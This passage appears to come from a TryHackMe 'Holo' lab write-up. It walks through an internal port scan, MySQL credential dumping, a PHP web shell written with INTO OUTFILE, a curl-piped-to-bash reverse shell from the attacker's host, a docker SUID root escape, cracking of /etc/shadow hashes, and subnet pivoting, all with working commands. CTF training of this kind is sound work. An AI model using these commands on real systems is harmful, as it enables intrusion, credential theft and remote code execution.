
Now we use netcat internal port scan to check running ports and services to check for the SQL server being used and we find mysql is being used at port 3306

```
www-data@7b19b27c7d34:/var/www/admin$ nc -zv 192.168.100.1 1-65535
nc -zv 192.168.100.1 1-65535
ip-192-168-100-1.eu-west-1.compute.internal [192.168.100.1] 33060 (?) open
ip-192-168-100-1.eu-west-1.compute.internal [192.168.100.1] 8080 (http-alt) open
ip-192-168-100-1.eu-west-1.compute.internal [192.168.100.1] 3306 (mysql) open
ip-192-168-100-1.eu-west-1.compute.internal [192.168.100.1] 80 (http) open
ip-192-168-100-1.eu-west-1.compute.internal [192.168.100.1] 22 (ssh) open
www-data@7b19b27c7d34:/var/www/admin$
```

Now we try to connect to sql using creds we found earlier **Indicate**

```
mysql -h 192.168.100.1 -u admin -p
```

Use the DashboardDB and search for existing users



```
mactavish@oracle: ~/Downloads < mactavish@oracle: ~/Documents/THM ... < mactavish@oracle: ~/Documents/THM ... < mactavish@oracle: ~/BurpsuitePro <
mactavish@oracle: ~/Downloads      mactavish@oracle: ~/Documents/THM ...      mactavish@oracle: ~/Documents/THM ...      mactavish@oracle: ~/BurpsuitePro
Database
+-----+
| DashboardDB |
| information_schema |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0.01 sec)

mysql> use DashboardDB;
use DashboardDB;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_DashboardDB |
+-----+
| users |
+-----+
1 row in set (0.01 sec)

mysql> SELECT * FROM users;
SELECT * FROM users;
+-----+-----+
| username | password |
+-----+-----+
| admin    | DBManagerLogin! |
| gurag    | AAAA             |
+-----+-----+
2 rows in set (0.00 sec)


mysql> 
```

We find another user gurag with password in the Database. This is the user who left a note for the admin in the beginning steps

List creds found

Let us now create a new table and then inject php code

INSERT INTO mactavish (Code) value ('<?php cmd=\$_GET["cmd"]\';system(\$cmd)\';?>');



```
CREATE TABLE mactavish(
    > Code varchar(255)
    Code varchar(255)
    > );
);
Query OK, 0 rows affected (0.03 sec)

mysql> INSERT INTO mactavish (Code) value ('<?php $cmd=$_GET["cmd"]\';system($cmd)\';?>');
INSERT INTO mactavish (Code) value ('<?php $cmd=$_GET["cmd"]\';system($cmd)\';?>');
Query OK, 1 row affected (0.01 sec)

mysql> SELECT * FROM mactavish;
SELECT * FROM mactavish;
+-----+
| Code |
+-----+
| <?php $cmd=$_GET["cmd"];system($cmd);?> |
+-----+
1 row in set (0.00 sec)

mysql> SELECT * FROM mactavish INTO OUTFILE '/tmp/mactavish';
SELECT * FROM mactavish INTO OUTFILE '/tmp/mactavish';
ERROR 1290 (HY000): The MySQL server is running with the --secure-file-priv option so it cannot execute this statement
mysql> SELECT * FROM mactavish INTO OUTFILE '/tmp/mactavish';
SELECT * FROM mactavish INTO OUTFILE '/tmp/mactavish';
ERROR 1290 (HY000): The MySQL server is running with the --secure-file-priv option so it cannot execute this statement
mysql> SHOW VARIABLES LIKE "secure_file_priv";
SHOW VARIABLES LIKE "secure_file_priv";
+-----+
| Variable_name | Value      |
+-----+
| secure_file_priv | /var/www/html/ |
+-----+
1 row in set (0.00 sec)

mysql>
```

trying to copy data into temp file we get an error

ERROR 1290 (HY000): The MySQL server is running with the --secure-file-priv option so it cannot execute this statement.

Let us now check the secure priv file we see /var/www/html/ **Explain why**

```

mactavish@oracle: ~/Downloads      mactavish@oracle: ~/Documents/THM Writeups/Holo writeup      mactavish@oracle: ~/Documents/THM ...      mactavish@oracle: ~/BurpsuitePro
);
Query OK, 0 rows affected (0.03 sec)

mysql> INSERT INTO mactavish (code) value ('<?php $cmd=$_GET["cmd"]\;system($cmd);?>');
INSERT INTO mactavish (code) value ('<?php $cmd=$_GET["cmd"]\;system($cmd)\;?>');
Query OK, 1 row affected (0.01 sec)

mysql> SELECT * FROM mactavish;
SELECT * FROM mactavish;
+-----+
| Code |
+-----+
| <?php $cmd=$_GET["cmd"];system($cmd);?> |
+-----+
1 row in set (0.00 sec)

mysql> SELECT * FROM mactavish INTO OUTFILE '/tmp/mactavish';
SELECT * FROM mactavish INTO OUTFILE '/tmp/mactavish';
ERROR 1290 (HY000): The MySQL server is running with the --secure-file-priv option so it cannot execute this statement
mysql> SELECT * FROM mactavish INTO OUTFILE '/tmp/mactavish';
SELECT * FROM mactavish INTO OUTFILE '/tmp/mactavish';
ERROR 1290 (HY000): The MySQL server is running with the --secure-file-priv option so it cannot execute this statement
mysql> SHOW VARIABLES LIKE "secure_file_priv";
SHOW VARIABLES LIKE "secure_file_priv";
+-----+
| Variable_name | Value   |
+-----+
| secure_file_priv | /var/www/html/ |
+-----+
1 row in set (0.00 sec)

mysql> SELECT * FROM mactavish INTO OUTFILE '/var/www/html/mactavish.php';
SELECT * FROM mactavish INTO OUTFILE '/var/www/html/mactavish.php';
Query OK, 1 row affected (0.01 sec)

mysql>

```

so we use that file instead of the /tmp directory

```
SELECT * FROM mactavish INTO OUTFILE '/var/www/html/mactavish.php';
```


We use this encoded reverse shell payload and try to curl it in the L-SVR01 machine

```
http://192.168.100.1:8080/mactavish.php?cmd=curl http://10.50.103.81:80/bash.sh|bash &
```

curl

```
'http://192.168.100.1:8080/mactavish.php?cmd=curl%20http%3A%2F%2F10.50.103.81%3A80%2Fbash.sh%7Cbash%20%26'
```

Before this we had set up a listener to get a shell




```
(mactavish@oracle)-[~/Documents/THM Writeups/Holo writeup]
$ nc -lvp 1337
listening on [any] 1337 ...
connect to [10.50.103.81] from (UNKNOWN) [10.200.107.33] 43970
bash: cannot set terminal process group (2187): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ip-10-200-107-33:/var/www/html$
```

Now we spawn TTY shell first

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Explain why docker

But this is a docker instance



```
(mactavish@oracle)-[~/Documents/THM Writeups/Holo writeup]
$ nc -lvp 1337
listening on [any] 1337 ...
connect to [10.50.103.81] from (UNKNOWN) [10.200.107.33] 43970
bash: cannot set terminal process group (2187): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ip-10-200-107-33:/var/www/html$ whoami
www-data
www-data
www-data@ip-10-200-107-33:/var/www/html$ find / -type f -perm -04000 -ls 2>/dev/null
www-data@ip-10-200-107-33:/var/www/html$ find / -type f -perm -04000 -ls 2>/dev/null
7443 16 -rwsr-xr-x 1 root root 14488 Jul 8 2019 /usr/lib/eject/dmcrypt-get-device
7441 52 -rwsr-xr-- 1 root messagebus 51344 Jun 11 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
34378 24 -rwsr-xr-x 1 root root 22840 May 26 2021 /usr/lib/polkit-agent-helper-1/polkit-agent-helper-1
17375 464 -rwsr-xr-x 1 root root 473576 Mar 9 2021 /usr/lib/openssh/ssh-keysign
1619 40 -rwsr-xr-x 1 root root 39144 Jul 21 2020 /usr/bin/umount
28134 83040 -rwsr-xr-x 1 root root 85029736 Oct 14 2020 /usr/bin/docker
2019 40 -rwsr-xr-x 1 root root 39144 Mar 7 2020 /usr/bin/fusermount
1534 44 -rwsr-xr-x 1 root root 44784 May 28 2020 /usr/bin/newgrp
17723 32 -rwsr-xr-x 1 root root 31032 May 26 2021 /usr/bin/pkexec
3446 68 -rwsr-xr-x 1 root root 67816 Jul 21 2020 /usr/bin/su
1814 88 -rwsr-xr-x 1 root root 88464 May 28 2020 /usr/bin/gpasswd
1815 68 -rwsr-xr-x 1 root root 68208 May 28 2020 /usr/bin/passwd
2144 56 -rwsr-xr-x 1 daemon daemon 55560 Nov 12 2018 /usr/bin/at
1811 84 -rwsr-xr-x 1 root root 85064 May 28 2020 /usr/bin/chfn
18640 164 -rwsr-xr-x 1 root root 166056 Jan 19 2021 /usr/bin/sudo
1610 56 -rwsr-xr-x 1 root root 55528 Jul 21 2020 /usr/bin/mount
1812 52 -rwsr-xr-x 1 root root 53040 May 28 2020 /usr/bin/chsh
www-data@ip-10-200-107-33:/var/www/html$
```

Now we also have to break out of the docker using gtfobins binary with setuid to root

```
docker run -v /:/mnt --rm -it ubuntu:18.04 chroot /mnt sh -p
```

The screenshot shows a web browser window with the URL <https://gtfobins.github.io/gtfobins/docker/#suid>. The page title is "SUID". It contains text explaining that if a binary has the SUID bit set, it does not drop elevated privileges and can be abused to access the file system. It also provides a command example for creating a local SUID copy of a binary and running it with elevated privileges.

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

The resulting is a root shell.


```
sudo install -m +xs $(which docker) .
./docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop elevated privileges and may be used to access the file system, escalate or maintain privileged access.

The resulting is a root shell.

```
sudo docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```



We escalate privileges and spawn bash shell.

We look for `/etc/shadow` and find hashes for `linux-admin` user

```

ubuntu:

```
!6/mIN/Q.1gopcuhc$7ymOCjV3RETFUI6GaNbau9MdEGS6NgeXLM.CDcuS5gNj2oIQLpRLz
xFuAwG0dGcLk1NX70EVzUUKyUQOezaf0
```

linux-admin:

```
6Zs4KmlUsMiwVLy2y$V8S5G3q7tpBMZip8Iv/H6i5ctHVFf6.fS.HXBw9Kyv96Qbc2ZHzHlYHk
aHm8A5toyMA3J53JU.dc6ZCjRxhjV1
```

```

```
tcpdump:*:18512:0:99999:7:::
sshd:*:18512:0:99999:7:::
landscape:*:18512:0:99999:7:::
pollinate:*:18512:0:99999:7:::
ec2-instance-connect:*:18512:0:99999:7:::
systemd-coredump!:18566:::::
ubuntu:!$6$/mIN/Q.1gopcuhc$7ymOCjV3RETFUI6GaNbau9MdEGS6NgeXLM.CDcuS5gNj2oIQLpRLz
xFuAwG0dGcLk1NX70EVzUUKyUQOezaf0.:18601:0:99999:7:::
lxd!:18566:::::
mysql!:18566:0:99999:7:::
dnsmasq*:18566:0:99999:7:::
linux-admin:$6$Zs4KmlUsMiwVLy2y$V8S5G3q7tpBMZip8Iv/H6i5ctHVFf6.fS.HXBw9Kyv96Qbc2ZHzHlYHk
aHm8A5toyMA3J53JU.dc6ZCjRxhjV1:18570:0:99999:7:::
root@2a41e1e88a52:~#
```

We use hashcat to crack linux-admin password, the shadow file uses the generic Linux hash \$6\$; this is a sha512crypt, which we can identify as mode 1800

```
hashcat -m 1800 lsrv01_hash /usr/share/wordlists/rockyou.txt.gz
```

This decodes to

```
$6$Zs4KmlUsMiwVLy2y$V8S5G3q7tpBMZip8Iv/H6i5ctHVFf6.fS.HXBw9Kyv96Qbc2ZHzHlYHk
aHm8A5toyMA3J53JU.dc6ZCjRxhjV1:linuxrulez
```

```

$6$Zs4KmlUsMiwVLy2y$V8S5G3q7tpBMZip8Iv/H6i5ctHVFF6.f$ .HXBw9Kyv96Qbc2ZHzhLYHkaHm8A5toyMA3J53JU.dc6ZCjRxhjV1:linuxrulez


Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target...: $6$Zs4KmlUsMiwVLy2y$V8S5G3q7tpBMZip8Iv/H6i5ctHVFF6....RxhjV1
Time.Started...: Wed Mar 22 05:01:00 2023 (5 hours, 1 min)
Time.Estimated...: Wed Mar 22 10:02:29 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/eaphammer/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 339 H/s (9.19ms) @ Accel:64 Loops:256 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 6170176/14344384 (43.01%)
Rejected.....: 0/6170176 (0.00%)
Restore.Point...: 6170112/14344384 (43.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4864-5000
Candidate.Engine.: Device Generator
Candidates.#1...: linvsmin -> linuxero
Hardware.Mon.#1...: Temp: 65c Util: 94%

Started: Wed Mar 22 05:00:58 2023
Stopped: Wed Mar 22 10:02:31 2023

[mactavish@oracle]-(~/Documents/THM Writeups/Holo writeup]
$ 

```

We use nmap on the entire subnet and find some hosts



```

root@17ed04e12a56:~# nmap -nvv -sn 10.200.107.0/24 | grep -B 1 up
nmap -nvv -sn 10.200.107.0/24 | grep -B 1 up
Nmap scan report for 10.200.107.1
Host is up, received echo-reply ttl 254 (0.00049s latency).
--
Nmap scan report for 10.200.107.30
Host is up, received echo-reply ttl 127 (0.0014s latency).
Nmap scan report for 10.200.107.31
Host is up, received echo-reply ttl 127 (0.00062s latency).
--
Nmap scan report for 10.200.107.33
Host is up, received echo-reply ttl 64 (0.000037s latency).
--
Nmap scan report for 10.200.107.35
Host is up, received echo-reply ttl 127 (0.0015s latency).
--
Nmap scan report for 10.200.107.250
Host is up, received echo-reply ttl 63 (0.00062s latency).

Read data files from: /usr/bin/../share/nmap
Nmap done: 256 IP addresses (6 hosts up) scanned in 16.13 seconds
root@17ed04e12a56:~# 

```

We scan for hosts on the root user of 10.200.107.33

```
use nmap -nvv -sn 10.200.107.0/24 | grep -B 1 up
```

We can find the following result

10.200.107.1

10.200.107.30

10.200.107.31

10.200.107.33

10.200.107.35

10.200.107.250

We now try pinging ports

```
for ip in 30 31 33 35; do echo "10.200.107.$ip:"; for i in {1..15000}; do echo 2>/dev/null > /dev/tcp/10.200.107.$ip/$i && echo "$i open"; done; echo " ";done;
```

10.200.107.30:

53 open

80 open

88 open

135 open

139 open

389 open

445 open

464 open

593 open

636 open

3268 open

3269 open

3389 open

5985 open

9389 open

10.200.107.31:

22 open

80 open

135 open

139 open

443 open

445 open

3306 open

3389 open

5985 open

10.200.107.33:

22 open

80 open

10.200.107.35:

80 open

135 open

139 open


445 open

3389 open

5985 open

For proxying through the subnet we use sshuttle for proxying into linux-admin

```
sshuttle -r linux-admin@10.200.107.33 10.200.107.0/24
```



The screenshot shows a terminal window with three tabs. The active tab is titled '(mactavish@oracle)-[~/Documents/THM Writeups/Holo writeup]'. The command \$ sshuttle -r linux-admin@10.200.107.33 10.200.107.0/24 is entered and executed. A password prompt [local sudo] Password: is shown, followed by the message c : Connected to server.

